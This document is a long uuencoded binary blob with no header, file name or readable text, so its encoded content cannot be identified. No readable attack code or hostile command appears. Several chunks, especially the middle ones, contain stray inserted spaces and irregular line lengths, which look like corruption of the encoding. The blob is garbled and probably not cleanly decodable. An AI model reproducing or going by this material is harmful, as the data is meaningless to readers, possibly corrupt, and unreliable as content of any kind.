M6R1/GP[0&V+3&O:[#Q\PI]H-I=J!_+8U*2_BI+TL!G7?_.SQH=L9[.G4NOZ/I
MFG)V/K5><' +CREZ_TE\F3\$!<J:.`.:YILF/"4ZK*BJH*"ECU#F^Y3!0J"U0C
M3!0U*8P4]Z2((P%T+QDA+>&\A>@=XM-\$4I,L\$#TSS+.[[<+*2P1*M8;+UKQ?
M]608V?J<O9IFD?<E_BR)'MN^WPL4H3=N#CS%SZ+Z(WJQ&-W"P<8MN@KQT+6
M[WF5I? [+BHZW('IFF+FPG?'.&1C/2`!B]OT6?RW;?VIZ[!_2"3U>\$>A;J5
MUO_TQ]5CUY;=#Z@Y;YVY@CWK?%R.S677;>:U\$%>BI1D.H.9L`X-F)>Z/9C8
MDS=I@]I+)'OHP2V>92S[K>87L)J&?,_\$DLM&-"T8HQ?&+\$]&:>C2K)I67F^#
M*^N.J\E-\ED\A_7Y+3PO;]-73^L>T@^A2;T;=&9^2J&^^;))??@!9SYO=N8
M6>V6T*_LK"\$7>&'TVH(]L,' 'I`NE5IZ-'\$*3^MO=HV_QSC,2^=/O)2\I*W(F
ME0<9KB/O-WH<S8LD8R^VU2FXYS,!#\8Z0'Z?&&&T*V-\$&T^N66-AM<W5S_)L
MQ^+K@08^'KC&[8?!"M"X,P!ZQRH'@\0%H\L^T'U)'<H=D2!IVL':8PC3&B"B+
MDL94ZF1KRXJHB#*%7Q!98SRP+E\$JBXQB>4Y&>,U.*J@"TPB8\%239-G%\$__O
M?RZ>V+I?/LX2JW>[H%9]/7C4I=N*O8D08CGC+,*:C^^,E_D`Y.Y6;FX9%R/W
MB`>6Y=\?4%MV&5G#4?0DNRH4E6W@V4#2+OBNT+2J!L`\R4IFEIM\K*S!?'AC"
M.H#MBWNJW0+;TMP,<A4LV==&SDBO-\?Z"640QMX521[V-]2US*B>Y>[EL55)
MJ?-JSCV`TBG(UE,#!2>>YRZ<AU0;UP\X>A<?C6,S;NM(@FR)D6%700[TC^J3
M:?"7H0(3\$.V<OG@X0E-,R_\$<DC1)"J<J%LJR)BB:"\)94C4K,<9]205-%)LE\$
M4U5'3A-5T&1X\$(0W22VD#)=?X9DS<\+@A]6)'A-SZ80UC`"#:9]=/<,&+>(J
M+_;..`5G/P%Z9[/!I54S."G73;J8=.I_SX@UH&\$I;)2JG(RE;./W`#!#6:[>F
MG)8\$V;1T:VYU!MR!RG_.4%X*84IO*&[6(9F@LR0DWDSM[*>J8#L'F?.FQ3V
MK7:._>\$(%1%4PB1L`*YQ`27K0;^`0H/'"9!5\$7).6LJ%E.%LX;ZCNQ&(;8)
M4P)7<!KW@\FZ.%L&=)S8(Q`X+OP.MI\BRQ:.)_OA;!=%#X6SP.>>2A-^A4'
MS78(H9S?S@K5`[Z)U@H.1NH).VM'!)9""+?9&['%>\?-8AW-VZ2>ZF?<BBQ]
M64K/Z-R'5/"J5IG?F5U2/6-`Z+((+X>34RT>;`,`?=\$_*-GG`!),OLIE)Z[O
MGA(BZ]T9D3YU1#PU?E`!VYZ!'CIQ\$"L'[O,UJ%P+S!YNME\6AR2-'N)' .0R1
MYJF=-5_AU/I'`%D#]Y'OKR/%"VXW)V_Y[+N7=>#^_#I&8D7SUF.,KAL?I^3X]
MU9']4%55)++`)-`,`%4EU5\$<PO\$!Q%\$2%.FXR61`)5:@MI<J47E/_DGY96[/
M[H>.`BG"+W[=/79;]\PO[L=#[(W7Z=[WM7*S=C\$J%\$J&]+(</MS5"V*-W1>J
MI:9D7A8>[FJ%JY^7#YWJ74-JZ1K\?&74.O>EZ^*U.-H4;J]K5X/:G_M6M02?
M;T8/=\9D56/VY75I)"ZJA=GU57'T\W)<>(2?FU?-V76E4(/W%9OX<UV%ST?0
MGOWS"IZ_6:W@^=45_-RXA)^-,?S<42Z>+_Y5L+]-8_L\]+<L_F+_7?SW]!<_
M+Q2*37%EP%]_+W8_UPJ%PJQ2@/9+16BOS2XN_EO8G1F[+^I%71P5X'U7I5]>
M?^[^P/N>KXK6A5UL8?]J"_B\4*C=CO[^42[D5:%@P/>A[;_+0AOZ4RB,KXO=
MBXN+?W53;HBC5K-U5].Q/0F_S[I/,_%_J_+E?>&E5!+K!7OZGU'HPN</^/RP
M-IK<E?4RS@^.!WIK/%U=G^67OY<P/-B%?JS*!CZY7T/5JCR4(7^+R>[_F'[
MEP8?;Q7&.`X6"C_GS=#GU]O/1]#"SYD: ^KS&/]?Q\R0\?(?:?_Z4+G" ^?A4*
MEW^KV_&6;O#[SOK!%?_/KISO%PKR:*3C^`"^[K'_JP&L?T7%[_]7N,'GF]Y\
M+I[Q\V+3N*[Q^92<S^']!0OGL]*B,)\&/%^^*M>J]Z,2M?.1T&']8?Y^+LH
ME+WV+N\$A>87?KTRQO46HO>F?8'O377ME;*\:.J^,[=-L+WI:-O>?[S_O#T^
M'[TBO*]'EK#>_\>E70GKB3KO)*KW01YKS0/2V8LEW\$A@P#MD.0"&S%T@<'P
MZSLB-<\"VV7LJSY=U\8H!V5&QI017^C-"?MTT3Z;_6A_YH)]-5LP/[/#K79
MO=(?WGCT5P?ZUBALKZA(/Y,9C`_ZSZ1]=60OG?,+Z379:/)-6H4C\$ _HJ]VU
M.GR_1^:]/. ,IX_SOVDK/^Q[\KD%GWMK[/]'[1[HK3[PYJ_@>ORH-;_&(7QV
M]INL+^F_] \.G=P'7J]7'];DQ83WO:C?-)PW;4\]X_N[6/.Q_&^GAOS.8SRVV
MOPW:J]A^4X?QU6T/^0>V;SSXZ[/WS^L1Z+?VWYLA]%?7\#R0_;"[VM(WU2-
M=^GS)YFOB?0Y5:#_T>(WS\$]9P/LT</U^#V3</Q/.3PM[7M3P_0W<GV:M4>-F
MBQGRIQ8\W][[\UT/>4G#\50.^V`G^#Y6@_] \945CM_`\<EX_1_X^78([U\
MP.<'W+\]5P-^JSS@_09G_9>;X+S?X?SV"_R>?.ZM\+/I?ZXUL?W0__R+Q>_O
M@L]_X/.. "C[_CGW&_G>PW\#/D?=\#OB^S7@1__YP2)]'."SA/QVT;R%_6DB

M)*&(I@=BE[G8,K8Z-Y=.#G#EE7IGV^B\^-2^BH0M]+3UX[C7`\$GJ;3+]/53L
MV>==`B,HR]>@L[W=3\HZ&<-\$'TA+T.[.MOD__X8Q3P9F>I"_//\Z.U+M:FZ\$
M*WGV_O10.HK\$S[FE*)H7&4&B:]IG7(<Y+0+;\$6.DVC78<X+\$L=0'"=2K\X
ME>LP_SSG9=;S*Y.A)BHPLT28L,-,89[%H>+EF>%EX<Z#I499C'R<40)!'ROO
MMWS\)' "&D\$,O\$]'@TY!(%B<[*Q3W+1</OT`A.0)-[,VGRPRH>\$&PF\N!@3+!
MT+/#_@.G:T'?&[@BI.6X&57>2"+*3_K(?#%V/?MS.)#"BZ%"BTOM1M<ZDM
MA@ZX`F*)@&["_]5J(0F,#0\$#S`5X3#S#OGV:31A)E,\X',!IQ_>\$Y*F\$X
MX3/\F)?Z4COJ(_5!' [4S!!1F'?EC.8IUCL%'WKE0D8>GPF,UTD`>TM:/S.,.
MWC=7(8^"1Q7/H[3"[.QU*'R]N.^W"->TM<S:-P)LT4+#%<A<#.]W"M@7I8\$
MBJ5\$F1(9BB=968(H"C(G\93(LIQ`A)Q`"9(\$(@SDFB@P.7B5__KWO_]EX'],
MDIOU<SV; ;G=_UE8N="6HG;4]F.W4=*QOK.Z"8\$S@VUB=X3HSQR\HL1COCYV.
M5.`*:&[0R/5&TY'&'J>R@7MN3,9^`I4%QUF[U[=>CF6,FUH;O6,A;&L#3A%
M7"\$H=6!N1L=^GE+!-72D-! "K;_2QN=>6MFT=U5_&HK=>@BDSZ!"XG9=(:::4
M/\$8+^D#IAM1O=564EGCUF=9/],J:C">3=U5:\DN?>=V`&A.^KG9.;@I<:EF)
MBWG<#EZ`>GP<VB>C--Q+C`H9[=4:M;<F9:^,I7S4ASW,N\UQ^61C2(3R48_Z
M^&Y/L!ZP;`^CG>X9&4_>PV1LD5)KUE@!E2ZL[B.7L5^PQ!;.#4[2SD\BL^,N
MB^2S\$:^[^CIRZH`19+LUKF->]C1(Z)5\3ES'DKS1`<*384D7%QHRE'/\5VFR
M@),&, &H/ (^O%`G09]JY6"Q\KNI.<[0CWF4`[H8WXD&`^:O#9HD3<KXT>:R
M9X>O9=/V*AS(ER&-;' , , --#M*3K#8XA`\$V'/<J1!@.&1@*X+\H6AG)//T#S-
MTVZ/[J7ALLT&9V`8-N63=#G8%><+7_=934"V5;13T4Y%.Q7M5+13T<Z5TL[;
M[]5J[ZIS7YW[+TP[?W>?W_%Z-QY:@E"G8!NZ<*A#.T@LD&B>IF26%RA&E&B1
M]WU(G"#)-"6)M.S>IK#P" "M(K"ACL904MU+V1<D;W48A2#@GLL:!42+9!7T1
MS/6\$PRZ"VAU`<:7<1G6,7D>GY0N0]' [8Q=MO=-2!F1USIZ@=;3D9:UL@<33'
M; ;T=;JN=HA6G\$Q7-.2>:.I5D!PBEIH_4/D:DZ]"WX1P[.9?`Z/1Y.)<&/NQD
M]NU;>XWL+!>R,E1A:YK(2@A@)M.<QP&\)./UQ_M._6B5[U#5@))NDO=SZWV2
M*\$S\$Q9EG\I [&#HFPN; *5DQ&NNPV^7+1\8'NGZK/JL^JSZK/JL^+31*OZL["
MA7&4*)EC.1[T--#/'9' ([R\$Q<38L<0XDT+TD\$LQ&^Q`?ALTA+FF*J//!#2&Y
M`S^&63]9MR^KV>#7)G8_>*DP:ZFMV;1!T2*)Z3D1`%7I]@*\[[K2,/J,J)^E
M=H"_`VTMT8.(.2Y[U)`V!/UK<81M`?O6XO";.] +%('[,?.ZQP4^KK1.5P2
M0I<;1\$^4W[9G"8G-VH#9]:7B?Q7-DT@.H<?_ES_#U+XE3K]U76[QWD" `#
M6=F46UZMD8QD2_!!%H\$D00DS^D]ID6^)YY=&5SM-&[,XKT`_Z2]KK\$;`?Q/F
M=6^Z:1.\$-]OI?M.SPY\IAJ993J8\$2@9MS]'T.(Z5)8EF:)GC>>+6HWF1ICF&
M9P2!%?EBMYX=C[]QBCME%GW"2"3BWN*=HG:AY+]0P;9T29,B64+?94OZE-A)
M=QS[\$=TQW;MPI904>1NCW6(Z5DY^L:I\$=%`^>Z?&9;K?%40,I:_C>(YNIU.\
M:DR(LIQ";T2S;C^96%UAK-I8'0,I,4<+.69J!(/`!9D8)RDI@^]RM*&4\$^'.
M6^,PTL@`SE+-I-"=E-&W9@K9P_SYWY=-.44-%>PNA%M=;3^9*RN\[E8`D0B
M6M#NO; %*?B^ (H4F*5VKSZW,+-\]F1JU]T\Y5Q5M5K19T>8' TN:#JPG1_R^`
M)B.(-"52@B`RG`/#R8):Q` `BZ\$(<J\$GX)TZ@*2S."/H0Q[+9;K#FG`?I,EG!
MQ)V.>W'K\$L(J)I5;]P;3+=2\$]=H3J15'K^#/6Q3TKU"O]9.-L,Q<TK]AF*31
M05;1KAS\MN1>NOF77J\$T*VDTIM'H!75AXP\$=Y.:9A_%.I%"1D\`08J\$\WJIJ
MP\4AUD_P]_/I*6A+@B\6P.*7/*R'GV89>^X5"TV^H+,HI9+*"PGLZJJ4V=8>
M!JU(7^066.UX!ES?*Z@:G\L-K.=!TY0[O/DW\$\$?-2:/\$/R6X0::N'AX9XT]
M7&+`C'8J417GK+Y)>B;03#@`)D3#J4;K[V3Z'.Z[&Y61'D07ZH\46'.*Q]FQ
MP*%`S(RHFPAF8+GV.QQS<=O>-6Z<U%`E0W3F]?%L=.23:U"?9<#`12IQ-`R=
MXEQW-2Y8E\0X,1F1F;Z8"#`J3Z-N3??06L3,] ?R^`>1KA[%:.7H8M4D5(\$X
M39&ZS4@CL,=U);T@:DH[IK<U6`\3)S`W\$`TGG#JGZ7@3QOW,CLRAG.B?QV[?
M3<2:STE:9#BZ:'R7X]1?7!`IE!D0E]7&UCLV%:LZ51A=I+2TQ113D)\O&/.H
MMG%,+`)>Y)?`!`W-#VB*F,]%^I(W6!:>4K0[CGO!<_2.Z#3P+V0<,@5.0GK
M)+6Z#._0EZ^TR<PRZH7TF3:F(\$#D)-IGJ4HGJ,%B:?([:\LB)S\$TQPOR+S`
M\$`>@S`Z22[&,(+2*XDAM9=HO)W`I]73/JG@SA=5JH9<1Y%B8=&=P6X/HAB/
M`\$XON[DB%Q"5>93\VI8.6'M7!=9X%T5/B-6F]&)\$/[APG1]84`E'P*^W6:H>
M9<@R+F(I<4O2+WCGK*47WWN,D6[6>N&Z@D6E/.NC5U)#,V\]8OL8:0?K\$K+`
M,P(ZG2*&<XR+A7W`6-0=3\Z9SK2CEBQWEX'<<\$?![L:IM7O==2O=<[O-?Q
M8\S/JWZ`M]UCVA4M5.M8K6.UCM[V`3!Q?AVUW&V_O-=:>A=US]<GSVLF[IX
M+@E[AR1`J1U[;B!D`MM;&ZP9-@F/Y" ?E!O7RH@A&`<N*HL3)3M47CN?!HJ,8
MB6-Y221FG0"/"1+-B+3`,%@(C)>N(RCU;4?+?X<=6B2-"8W[\$7TP.EIK,E9M
MS\D<<V91^GB.QO;&&->W^I`48W\$=W\$WSG;PLL7SVB&AC@A6ADL(RKO.ZN3N`
M%9(;(AUSN)-YIY0?SYVSV6D?<[,3X\YWG./`B;8LS"2,.8SZGA79)EF\$6PM3
MC;(<-91G3:HD\$]'HZA&N&&I#G,#:6-G<LV!)K7+3?3+:Y3A6TN>!#NOC8]0#
M\$/270,PH\$=EZ290(^RQ@_\%BQ;!ZN6D![:!#*FFEX_ZWGS`M"MZ-AO7:>UB.
M6.#!1L=43.W;&F,KJEX[WDTV7[\OK/<F,PK;8QX!9ZU`W,X:]DYN72VM4;T
MRP,\X]G.;2;Q`W4@;XG(P4S=O=]5H.S(70@O7C`OC,6,!_@%SDTEL1\$?)_W
M3W/.9JZ[S]&+L1#S+`/I2O&I"RQENU2H+>EWW70D=V^`B7G0.^[]PP-BD?>
M%*;;/'!P@G57=(L8.7%M8O/DC5QF9=`7,.Y+-T^]S`YX_T]?GZ:Z`0?DBQW
MDEX,_&D=I['\$,ZGEE/U"4A=<,N>N8[\$<B%X8X]K&YAB5=T_Z"-<ED),1F7M,
MC6.)#T9Z92#3%;0_D,UW.O9^S,TWL*@CFN.5C\`!#^?I[S](@AXUW>PH+ZE
M1_=O9`F\`-Q[L!P#2)RZPKV#=#[G\PBO\&10#S4&^`=J5H],R?089@PD;-446
MQ6\0YW/3[B\$D!+FHS\NB<SP2`UM,J)+#U;FJY`EARLY7/&+,_E%B0)`#CT5
M[]G37[Q@>155<LTW<]_UO:J;VUH=JW6LUK%:QW\6WW/_`GW_8^]:8V-)KO)H
M`\EF`UF%L"3A:38;=B_LNJNIJNZJ[L@%Q[>OGVKY[/?:, [=5R55U=[9GKG<<S

MX] ?-KJ-\24+X`41" `44H`D4H\$O`#*1) (2*R\$1"0 (0E&0 (H%8@00_X`= :?O\$'
M"7&JNSWOGI?' OKZ^7?=? [NF:GJ [J [G-.G3KG=) T+2. ; : \W+,]>*7:>J^0=->
M,GQ5X306 ((T%2&, !TEB`-!8@C05 (8P' 26 (#4!_&@; 8JI#^+*SL=2' T3J@ [AR
M\N (1BP6X6-M"FRX; Z78D' F) C/ : "IOS3KAV9/W<\6> [L [CKFG#2.>% 'H135N
M/92R^=P+ `35I^EPRH.FGNPZVJU0V7PW9G. IRUUU>; +?; 6=, X@*LAD]+K>NC\
M']?77YC>Q_0^IO?Q^MW' 1_FZTCB`AV&.TQ4' L (F [] ^., O#9WD*F7JG8P<J*L
M; 81R9%' . \$+*I [8157?*LL\$Q\$.#%9N*8U) K9CF8Y%3<X=; +4O\# `LE70=' DPY
M6A0] &\$ ` `TI9FKBA` =Y3VOQDD<@CW69FZCZ.Y__<B=%07=& [:H0 [PA&N^ [^57
M [[><M' -#':M) YY%+]] 4>PU-; /_*) AKIF [KYASZ<: .KL7>E-?M05#K\$ [AGD4K
MY@Y<57P# [Y9; SNB5D6F@N0+SPEY^XRABTLU@E_#`8MW3); . ; < `@-PKMZ6L:
M0CM3>1Y=O+0_/%`@/D\IA] :P7LDYOG] ZY?"EW#T7 [N>44] 2U+2/9 [1A?; 0JN
MLR5NV@3:V3'+S47X+0LQBUH69YB:%HO\$&K, Y (C:W, '>X34 (A1BEA' ' /;=##A
MU!F:D&AYZ-*A/8 [<?LMTCK@H3; R<3W. 9S>%+>YISV%O (67!/"V.LZMY.YT/.
M#W1Z\$%RE_D1]>33Z- ("G!M.; W[-TZ7` :U:LF; ^X4H (V%B5) "#N.3?@O?M!
M<BBW' !P/7G1IR/5OQ\M9@2@P&:><@S`P, OGS=6!FF@3QT+ `LB, 5KW"MJ. 7
M, \8. (Z0C.\< [[\RX^L\K4B?J\&Z\$ZQ; O [BW/9]>SLW==*Q?WI+MO^FH&QGZT
M7<*M\ -; !8XCCLFB8#CZW\$<CR7K6/SRUQR&K%\O3Q=36SYAX<Y99R]; V=N0JT
M2 [?RBX> [>2^ (8\ P6] G9TF [G5O4' Y7J (XF7ZQ<* .VLP [W] EC?IMC-KP:R. *TY
MQBCWURNX2R?' , ' < (Y ` ` \E@1Z8? \$-_:S<G5PC! ^P [BMKJE1; K7CZG59_) U+PK
MG_3D_ /<RNY2K [I\$ " "A>Y' [/_B:K+Q<UE3Z, 5] ?K%SK; \$>1P_ ; <4KB-_9S6_4
M-%TWZ3NDY; [W [MC-\M [CQ [K?<SH [H\YX' :TT/C3^9*Q^=%P/#%LE] W2@6M] ?
M_) MS#; VR=MS/5; >T=W0V+9EJ-DHMO&WF<-#X+ (I# [8^!Y`<] SW8XM<Q ((; 0L
MFU%N (PHRGJ/^JQ:VUJ9O2TK>^*7 [7FW" \O] 1M# (, A`/R2G>D\$FDJ\$FW*X-AM
MZI0# =RI) RLL%ISG0:0A@, \$Z6/& .GH6A+ [S!HS?NAUZ6/S>. JCJK/E_ME8IN6
MY2K-\7R^B+F+66<V?I2+_N (HV+//<IZ (!, \$C\$#1J+2* @1>K; GZ [UUI9!OY>
M"AH) \$5!MY\E9>_GD%#8] YP49MHN5/E*JF*^N@?MM@2. [Y^/P@; SC (BHU87G?)
MIBM5T0CIEG0\$6: ' GN/Y9*GM2MPEI_V5URH?25Z [@K] V<12>B= (!; <<I^, ; *
M. !J^Q=1#XYZY`F-R+DQ+) I. URWZICOKS`MFK>SL; E<2 (Y9:<, ' ?S` =+1G=%L
MI--8TILJ:4RM) \$) R] _2-6NUG:+D?OL6F\Q" =GB/?SRB&P0&&+KF\$CNX`3 [E+
MP; U=_68-H9' V3TZ.=O. ; T" _0Z^83^M<Y:] B `8_3VM\$_. I%\$B:WNBDD?TJ/5D
M_ .WF4] WN; OZDAQ>:EI?66T13>9, H3; EZ/CDW. &IOC/2CR?<F2DN:Z-CI2#\Y
M0E; CA\=@NUDZ*>R9ZY5\$2\`"8#I. +OK:S/ `K=8U\N3^] [6FZ9J_"; S468>Q [!
MO! -X) &?!V' \$<I [(\UL] 3CXW:0I); 7@W?AHAR*L1>=F8YIL, <!YD6XYB%51Q;
MF&%* .+ :) 5; 9IFE3Q [\$YL3\$AMJXBE&MK!L&86PYF; 0:) Y6*U6DFP. K==; YCO
MX8Y. 0; NS5_66#VRX_EMZ#/?" ?&B+_7.GG; :EANZ?1X* (? , Y<PYYV3AYY" , ,]
M7RR' SL\$P=6VNM+N3JWL+FU5ISM5W=PXZ; 0_F7G5O1^H\%-JA75! ; 073@E8+ `
M@ [%=[&S`N+%((Y [#@7 [>N^9Z1] _/WM8\ .W8KG], \=D^>Z0M3E+4C.TZOJ4W@
MP5A?>_/\; >8I\$3NK1VX) AS (BI#N0\$7L [JX<P#F] I^XZV5@* -G>KQ%WB8=J4:
MCC+>3Q2IWDQ?AMT9# ' (*Y*.XQ<X7^F:XY> ">K?NUZH?W_ ; 3=LY`@; SREM> [
M5] +HH0DWWS@0. RNMM`Z1' .W4C [4G; REW+); XH<KR [99W+&CIN) ' 7KQIZ_\$I!
MP5T8Q2NV&CD [' 1A@' , : 0; 2& ; 6. %HP@CGE"-F6Z:%>!0#83+NV!0S9!) D4] *=
MD_7V_4JC7BBJP%.UGJ\$FZ&7-^, 7U; >V8R&FQO+QN@UA>=&&JI+I] N+TOS&DS
M [&K"PC47X4#40UM' >PEDIE] 2!#; M, 4. U6+1%\$J?-&*O. & (` \$55) /11; K/5/>
MMA? [.N () (_Y24=MTZBJ8. ^==PNM [0' ^W"0Q%Y"2 `ON1A^, %Z^M] Z; M-/W3M0
M=>CGJ!Q5W"Q04+&\ (UEJO `G/^G17NW` . : * &O"7>TF, 4Q>&? (R\; C\DI/GS8K
M607=N] 6X#_<BD/ . % -S3M) TWMU<X&W' =D [^J%:4IZ82QMRLYM`' W519@:NMJ/
M;] 9!) G6JC#TO`9\<M6AJKD/%GH+\&7#_3F#H] D) 5); O3=I\2' *^YI8 (VI1W<
M-C> `QG/' ; RQ4VN@K (8X4G?&!U1X ((; I IYTZ) PS7 ` -9T%N5_ : \#BVN] #>T^ ["
M^43G_2@NRD\$Q5R-EL&^J0M. +# [M8UZIY9BX. 8W<GB; E] \$*YJ. !8W0E<Y\-, Y
M3; _7<ZSN-`U, XX7<*SRU6) U^S&_+ ' 3' \$I+X!8_ ' BO? ` `#CQOQ] <KHMAM63JP
M] \H@JN-Z, : [-`6; , 1+DR (N^VVAO) NK6+: *' 3/!7%H9^*K4FN^4' \$W) ZYCE (9
M\HC+D! [3\CE<1U?U7# #7] 3JWT] \$+VX+ZJ (T (PMBQ; 81-FT9U&#; , ; <629. H ([
MM' H00J' : , 6V"\$2&#HOK>S: 3E\$2FB [-4J^X>BYKV&9Y%1+^Z71>. PINI&I=V^
MY< [J; R9L`T%AS-); %; /40@V+99D9C&V3 `0\$3FV40\$*AM96; 05*\TH1S6&Z (V
M, Y/Q5+U<J2<? -^S [A [2\ -?/YF1>S-] ??7%MX<>: SP/W5@ [I1\$L&QZ*8!PY% (
MN0@IA"W?Y"YW+<61 (E11YB+?H2XU3>) YQ, 2<, I^ [MH] LVS () WY (.H@Y^<>; =
M5W5K<S>S45LW->T5O=M9\$&, O; MQ<CVJ [[*KP579E:> /FUO9F^` W8X:W=-Z. #
MUQ>VEK, KZ_JH^8VP9DU62L:] \$T-X1GS^K8 (JJ:RJ' 16E>LE\71^ ['AU; .RSK
MO5OASBLW<M##&2T"YQ; #&A3N/_V@'] &%EF3^#^#=5U. B+=+8EJ#3*V] " (3"<
M_ ^TN_B>8L) 3_+Z, , YO^5<KWHJ3#`_Y:FA) Z*63A^1+YN_>BUE9B>) F-N\$9W>
MJ-8J1] "9&I!JY; @<5 (17+XFRV`=1) =NYO` ` _"-2ZJM?ANS9^7SL [4:5NQ-^`
M_LC) @&3^=T5=N; 6BMZ. -_H/YW^&41?_@TA (Q_) +=W\ /VMT2H`YH (*YD`H,
MY%DV%ZYRJ. E+3SJNYR) X8* : /88RW. 2? \$ETK8CLL9, CE6D@DL4T (?+"\$I"/ *
MB5: +DXS^XJ2=] 47 [\+YV3QP) (Q#E?2/; J!7+^Z^?) 6C0"4^3SM<4' [] 2; JAR
MPYC7VY/&ZS.] #<VLS*STBI89. , , , ?K`") IG_ "SJ, JEZJGY? [1QC_ [> [Q' ZB*
MI/Q_&67P^% (0^D, 0BU@9LF0<@1%-G, =Y3' "F7*0Y_D@# `@#3A<\$' JLGE ("9
M`F8* <=OD#D>NPT?D_ ; ; 008E4@X-#UE0/M&Y0<6N5XSHH! -EJ (.J%F [] 1/"HV
M. EBZ4IX' G: 21I!C, ' 6KEX?KJ!<G\+VN`=75<+ \$^J]; ?*\$/ [' ' ' ?/_Z\$FU?\O
MI0P; _YM48#C\$@WD9\ P1V? -/CQ#*%R3R7"V2: BIF<"F1Y"KNF;] NV, FW' 8XQ8
MQ%+*HD*Z: \$01, ' _6X&02P=-\7C46] 2:> _?. !1: .8+QN9_BV7S9\$<"X) 1HB

M/"AB_*%0MOO/?BI\6:A4E;Z).01A*2]"X=EF\$0U1!#<K%:[K0_C-%1H-*K&
M,OR9#XJZIVU-?*Y8+C9^:9!IXQ4T4ZG-X!NA"D*NB2Q+R_@E6?X?B\ :Y)7]4
MANE_9K?\Q\PV42K_+Z, ,UO^!C3PK#EKCV'JR8O&\$.D]OW8SF^TCVXIE6:E5
M*S50R\$2UJCL0'.A)E;,\$&@KQ<5_,%)0]>[Q]F(I5?SY=D_E=P[X,IS/Z&\S)%
MK(O_ ;493_K^4,IC_(QHPJ%+\$MR26OG2%XS"J+.DYC`G0TX7M*.8[7+D*4V5Z
MMBE<[-K8<D\$=9(1)4ZH1Q<9"1'&3^GR\$/%#JU%!Y.\$M55+5A>!]F;Z)D9\$+_
M\I;2NN!*V:_4MT#%:U>7]E4C^O9N\$;X>:C*Z5M/'9/[?KP21^^>BYW_(-FG/
M_`^9*?)?1AG,_TT:,"BWE"LEM@1FIJM7_R.NA[CP?,6IQ1U/.%@JH5S;)JZ-
MF&ER#PEB.=1Q,6'VB")@"1H,?423R8#FSXW[]^#_II*J>-0Y_:J4X]K13+G=
MWZR\$FS&FA1U=VJYJ-]5B,5#UCBEAL[J]4[U6Y-ZJ<QN5!_A_7;AFO[A_?AH;
M:O\U48_^3W'*_Y=1/M\B7"``?3<_+FPO9Y=MKM^ZNW<[K.C1KOMI>O;RRM!S5
M6YI85[];-S?F(Q8(R5>?[G9\$PR\$7YQ?@!UO9B(?)+-)KBX8OTU']!^L_ ;.9M
MS4VM64%B5TA"5\RI=F7FW8=X1!^O)/._7RG+TUDY!1O`4/X'9N_2_[5+*.7_
M2RC#[+/\A%1@.]CQL*QC['>D[CN7Z+H6QWK6E1XB%!67\$\K!0V("JH+KV_`P
M%48.`D7''[7]LQB2W/SX8W^EMF\ \$E8-38UWL%V5V/9MZ>D8L(_A_+WS^;_?&
M?T!)^?\RRHC^7X>[E!`&<WK'E^A+R1B1+O9M#OJ][0A&%?\$\$%H[#+5O9'(0"
M<XF'@?FEZ[EB3/_OA-;#1/<OD+\$Q+X)@/M+B;[M0&<X+NI7XB<X\5ZDT6E.-
MJ9PRCD<[BUK%/29/O<BZJ_(\XFG\$>._+S3^BV+<S?^I_>^2RACQWYAS2X_L
MF(;17:XMA.3<<2W&)25"F1@SQ)"0-E1YEF`>=B4Q?5MYV%)R5!-'>_SWA%\$@
M)4,61&U?&?/A9KM1#+KL?=-NU8*3Y_\IU-P\$F\W^Y*`].Z]73BQ__&>V)_T"8
MIOQ_&64P_Y_1@"%]#NJ^0!1A9'./8>G[H/(C!,.^TKH`U2E"N.?XONTCR1VB
MX)^M@T"D;W%W1-[?T.UEJZ>3\7W86R,X/3VN&R=P#8&QLWY7#_MKQ3JPM:J]
MU*8#=#,T,"L#@[3.#O=\$M?'V;S9;JS5;A\SB=-IKS=C&!4J8`?'?E9/S#OQQ
M&<K_K-O_;Q.6QG]?2AG,_R\$-&,IV;1CZF6F:KNT+(GPB)9+PW+#/L<F59[R
M!>*N:6'/]SAS?65YOJ5L2BECHP9^Z\8FXWQ/P52UV"A5W**Q+HKE":?)([%[
M=UM:. ;\0]T*OOG!<B"9_T_O%^\14IO_#]7\[]?_\J#*8_V, : ,&Q!L!2NH(Z.
M]A2, ,*H1WPLN+0(3/LMPDT)^+FRM,1W\J4DC^AJ6.YB(SZZF><+FQ\&7!+
MJ%*E; ,3396,SVNK@R';>S*JR=_?.H3IL9\ [1&+^K^>ADRX8PYI!^8:P\41G@
M_U?%<K%40'C^QT!+W?Q/6:K_7TH9XO^/: ,!@)@&.YJXBKF08AG<B!>'(P=R2
MON-3^..Z' OQEE##B(]>5BG+308I*9(VL`2Q%S4VH`)25[RO9J!OKE?*.ET]
M+%6)<2_\6[A0A6!'P\HH)KX_-HI_OY_+?V\:'1/&O?:.>1-%HH_1P'Y'6%6"
MVM-W\J/_O\$+"L';SQE41F]>F),O_>MG3(;B7H/\QJSO^P]:O!*?R_Q+*8/D?
MTX^A+\$]B+IG\$DGE\$,A>F>]BGS&,FQA; ,"+F++!>=DO60">1[W83`P85HHJ*26
M;WHCRO]LV;L)S4V\+(#NK[%1:13]8J=B5A6U^N#8JG8[[URE\$BA1/G/EC-[T
M>J7^JX?%1B5;@3&DS]M'VO`,6N-*5Y1IKX:HD^E>CJ@;\$/]]4@W@\$=V-MN=Y
M%V3H^Q^LV_^#S73^=SDE(?XC?NAU@V%;^2[Q!*8>E990'D4NB&?,A><XFM\
MZ5D>J(<.<TUL(VXBS\$U*J(LH&\3YLPMQ&YTQX!'5#1\$!<RL;RS>SR^%16S<W
MMW2E:=IZ^?6K%9"m*%#<=?+373IXG]U(DK5^+A_FV\$,1XV3>1_>S1.?Y;
M.B1DADZSS\$TGE\$>?_I.=?<?W#:#1'!^,^?,LM,G_]EE(' /7P:B7E?UNPUYMR1J
M!WC64R<3M#%X_,?4)MWQ7U"7CO^74N")/HU,FGGYVS_XZV^&^:6_N_ON!V_G
M/O&UW_VI#WZX]'LKGWS_^S^1R53AN).<]2-GOT%0=YJ)ZE\`;#V6R>AQ]=NP
M?0ZV,X]G,C-\VZ_`]L/ZMT`\`?BR3V7DRD]G\>":S#7@+(`%0`5P"O@BX\$N`
MKP*^!OAMP#<`WP3\`>\/`7\\$\`^[@SP`O`;X+^![@`P`_!/PCX)\!_PGX+\!_
M`X/\ /2/9C*?`OPD8`;P&<`-P"#M@%P+N`WP`\,>!O`?!\!<<X\$N`.8`\$
M?!GPZX#?!`P+*>]P#?!_P+X-\!_P-X`*[W!<#+`Z8!^0!1<`7'+\&^` ;@
M3P#O`?X&\#[@`\`3G\ADG@=\&D`!:X"[@\$/'%P!?!OP&X.N` ;P&^`_@SP%\`
M_A+P5X#O`KX`^'O`#P#_!'@?*\`^?P-\`/A?P(<`"?&#`'IP`O`0S`9P&_
